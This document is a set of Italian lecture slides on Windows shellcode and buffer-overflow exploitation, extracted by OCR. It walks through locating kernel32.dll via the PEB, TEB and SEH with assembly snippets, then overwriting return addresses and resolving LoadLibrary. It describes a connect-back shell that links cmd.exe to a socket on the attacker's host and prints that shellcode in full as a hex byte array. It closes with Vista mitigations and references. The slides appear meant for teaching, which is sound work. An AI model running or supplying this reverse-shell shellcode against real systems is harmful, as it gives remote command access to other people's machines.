
- Nel mondo Windows non tutte le funzioni sono immediatamente accessibili
- Possiamo aggrapparci ad una certezza: kernel32.dll
- Si dispone di due funzioni fondamentali:
  - GetProcAddress()
  - LoadLibrary()
- L'indirizzo a cui è mappata kernel32.dll non è sempre lo stesso e inoltre rebase.exe e l'update automatico di Windows creano altri problemi

Windows Shellcode-2

- Determinare l'indirizzo a cui è mappata kernel32.dll
- Tre alternative possibili
  - PEB (Process Environment Block)
  - TEB (Thread Environment Block)
  - SEH (Structured Exception Handling)

Windows shellcode: PEB-1

- Ogni processo è rappresentato da un Executive Process Block ed una sua entry è il PEB



Windows shellcode: PEB-2

- La seconda entry della module list è sempre kernel32.dll e quindi è possibile ricavare il suo base address su tutte le versioni di Windows

```
        // Code by Quequero
        xor edx, edx
        add edx, fs:[edx+0x30] // Il PEB
        js kernel_9x
        mov edx, [edx + 0x0c]
        mov esi, [edx + 0x1c]
        lodsd
        mov eax, [eax + 0x8]  // Kernel32.dll base
        jmp exit
kernel_9x:
        mov eax, [eax + 0x34]
        lea eax, [eax + 0x7c]
        mov eax, [eax + 0x3c] // Kernel32.dll base
```


Windows shellcode: TEB-1

- Anche i thread hanno il loro PEB, si chiama TEB e viene referenziato a **fs:[0x18]**
- A **4** byte dall'inizio del TEB si trova un indirizzo che punta sempre alla cima dello stack
- Individuato lo stack, ad un offset di **0x1C** byte si trova un indirizzo che punta all'interno di kernel32.dll
- A questo punto è essenziale scoprire a che indirizzo si trova la base della DLL

Windows shellcode: TEB-2

- In Windows le DLL sono allineate a 64Kb e quindi è possibile cercare la signature 'MZ'

```
// Code by Skape (Solo WinNt/Xp/…)
    xor esi, esi
    mov esi, fs:[esi + 0x18] // TEB
    lodsd
    lodsd
    mov eax, [eax - 0x1c] // Cima dello Stack
kernel32_loop:
    dec eax
    xor ax, ax
    cmp word ptr [eax], 0x5a4d // MZ?
    jne kernel32_loop
```


Windows shellcode: SEH-1

- La terza ed ultima tecnica, portabile ed affidabile, sfrutta le SEH (Structured Exception Handling)
- Il primo handler è referenziato a **fs:[0]**
- L'ultimo handler (anche noto come *Unhandled Exception Handler*) si trova all'interno di kernel32.dll
- Si utilizza una tecnica simile a quella del TEB: ossia il walking in pagine da 64Kb

Windows shellcode: SEH-2

```
        // Code by Skape (Win9x/Nt/Xp/…)
        xor ecx, ecx
        mov esi, fs:[ecx] // SEH Handler
        not ecx
last_handler :
        lodsd
        mov esi, eax
        cmp [eax], ecx
        jne last_handler
        mov eax, [eax + 0x04]
kernel32_loop :
        dec eax // Incremento di 64k
        xor ax, ax
        cmp word ptr [eax], 0x5a4d // MZ
        jne kernel32_loop
```


Windows Buffer Overflow-1

- Esempio di exploiting di buffer overflow su piattaforma Windows

```
00400000mov al, [data + i] // Un byte in AL
00400003mov [ESP + i], al  // E poi nel buffer
00400006i++
00400007if al != 0, loop 00400000 // Riempiamo
00400009ret
ESP = 0x00120000
```

- E' necessario sovrascrivere il return address per farlo tornare in 0x0012xxxx

Windows Buffer Overflow-2


- Problemi:
  - Le funzioni quali strcpy() ed affini copiano finchè non incontrano un NULL byte 0x00
  - Il return address (0x0012xxxx) ne contiene almeno uno e gli eseguibili hanno un base-address di 0x00400000.

Windows Buffer Overflow-3

- Le DLL vengono mappate sempre allo stesso indirizzo dal sistema operativo
- Una DLL necessariamente mappata nell'address-space del processo (e quindi sempre referenziabile) è kernel32.dll
- Strumento di attacco
  - kernel32.dll

Windows Buffer Overflow-4

L'attacco



Windows Buffer Overflow-5

- Una volta tornati nello stack è necessario risolvere la funzione LoadLibrary()
- Non è possibile utilizzare GetProcAddress()
- E' possibile utilizzare la Export Table di kernel32.dll dalla quale si ricava il VMA (Virtual Memory Address) della funzione
- Dopo aver risolto tutti i simboli necessari, è possibile finalmente caricare le DLL che si desiderano

Windows Buffer Overflow-6

- Dopo aver caricato (o scoperto dove si trova) Ws2_32.dll

  1. Si invoca **WSASocket()** per creare un socket
  2. Si chiama **connect()** per farlo collegare sull'host dell'attaccante
  3. Si utilizza la **CreateProcess()** per invocare *cmd.exe* e per redirigere stdin/stderr/stdout sul socket

- Di solito gli shellcode per Windows sono molto lunghi

Connect Back Shellcode

```
char connectback[] =   "\xEB\x70\x56\x33\xC0\x64\x8B\x40\x30\x85"
"\xC0\x78\x0C\x8B\x40\x0C\x8B\x70\x1C\xAD\x8B\x40\x08\xEB\x09\x8B"
"\x40\x34\x8D\x40\x7C\x8B\x40\x3C\x5E\xC3\x60\x8B\x6C\x24\x24\x8B"
"\x45\x3C\x8B\x54\x05\x78\x03\xD5\x8B\x4A\x18\x8B\x5A\x20\x03\xDD"
"\xE3\x34\x49\x8B\x34\x8B\x03\xF5\x33\xFF\x33\xC0\xFC\xAC\x84\xC0"
"\x74\x07\xC1\xCF\x0D\x03\xF8\xEB\xF4\x3B\x7C\x24\x28\x75\xE1\x8B"
"\x5A\x24\x03\xDD\x66\x8B\x0C\x4B\x8B\x5A\x1C\x03\xDD\x8B\x04\x8B"
"\x03\xC5\x89\x44\x24\x1C\x61\xC3\xEB\x31\xAD\x50\x52\xE8\xA8\xFF"
"\xFF\xFF\x89\x07\x83\xC4\x08\x83\xC7\x04\x3B\xF1\x75\xEC\xC3\x8E"
"\x4E\x0E\xEC\x72\xFE\xB3\x16\x7E\xD8\xE2\x73\xD9\x09\xF5\xAD\xA4"
"\x1A\x70\xC7\xA4\xAD\x2E\xE9\xE5\x49\x86\x49\x83\xEC\x60\x8B\xEC"
"\xEB\x02\xEB\x05\xE8\xF9\xFF\xFF\xFF\x5E\xE8\x49\xFF\xFF\xFF\x8B"
"\xD0\x83\xEE\x2A\x8D\x7D\x04\x8B\xCE\x83\xC1\x0C\xE8\xA9\xFF\xFF"
"\xFF\x83\xC1\x10\x33\xC0\x66\xB8\x33\x32\x50\x68\x77\x73\x32\x5F"
"\x8B\xDC\x51\x52\x53\xFF\x55\x04\x5A\x59\x8B\xD0\xE8\x89\xFF\xFF"
"\xFF\xB8\x01\x63\x6D\x64\xC1\xF8\x08\x50\x89\x65\x34\x33\xC0\x50"
"\x50\x50\x50\x40\x50\x40\x50\xFF\x55\x10\x8B\xF0\x33\xC0\x33\xDB"
"\x50\x50\x50\xB8\x02\x01\x11\x5C\xFE\xCC\x50\x8B\xC4\xB3\x10\x53"
"\x50\x56\xFF\x55\x14\x53\x56\xFF\x55\x18\x53\x8B\xD4\x2B\xE3\x8B"
"\xCC\x52\x51\x56\xFF\x55\x1C\x8B\xF0\x33\xC9\xB1\x54\x2B\xE1\x8B"
"\xFC\x57\x33\xC0\xF3\xAA\x5F\xC6\x07\x44\xFE\x47\x2D\x57\x8B\xC6"
"\x8D\x7F\x38\xAB\xAB\xAB\x5F\x33\xC0\x8D\x77\x44\x56\x57\x50\x50"
"\x50\x40\x50\x48\x50\x50\xFF\x75\x34\x50\xFF\x55\x08\xFF\x55\x0C";
```


Windows Vista Improvements

- In Windows Vista sono state introdotte svariate funzionalità per limitare i rischi da overflow (e non solo):
  - Address Space Layout Randomization
  - Heap blocks con checksum, alcuni XORati
  - /GS e /SAFESEH come settings predefiniti in VC
  - NX
  - Function Pointer Obfuscation
  - Function pointer usati dall'Heap offuscati
  - Protezione da integer overflow nelle new()
  - Privilegi granulari sui servizi

Riferimenti

- Linguaggio ANSI C. Brian W.Kernighan, Dennis M. Ritchie. Jackson
- Operating System Design. A. Tannembaum. Prentice Hall '87.
- Intel Architecture Software Developer's Manual: vol. 1,2 e 3. Pdf http://www.intel.com
- Archiettura dei calcolatori. Graziano Frosini, Paolo Corsini, Beatrice Lazzerini. Mc Graw Hill
- Phrack e-zine (http://www.phrack.org)
  - P-49 "Smashing the stack for fun and profit" <aleph1@underground.org>
  - P-55 "Frame pointer overwriting" <klog@promisc.org>
  - P-57 "Writing ia32 alphanumeric shellcodes"<ritz@hert.org>
  - P-57 "Architecture spanning shellcode" <eugene@gravitino.net>
- http://www.hert.org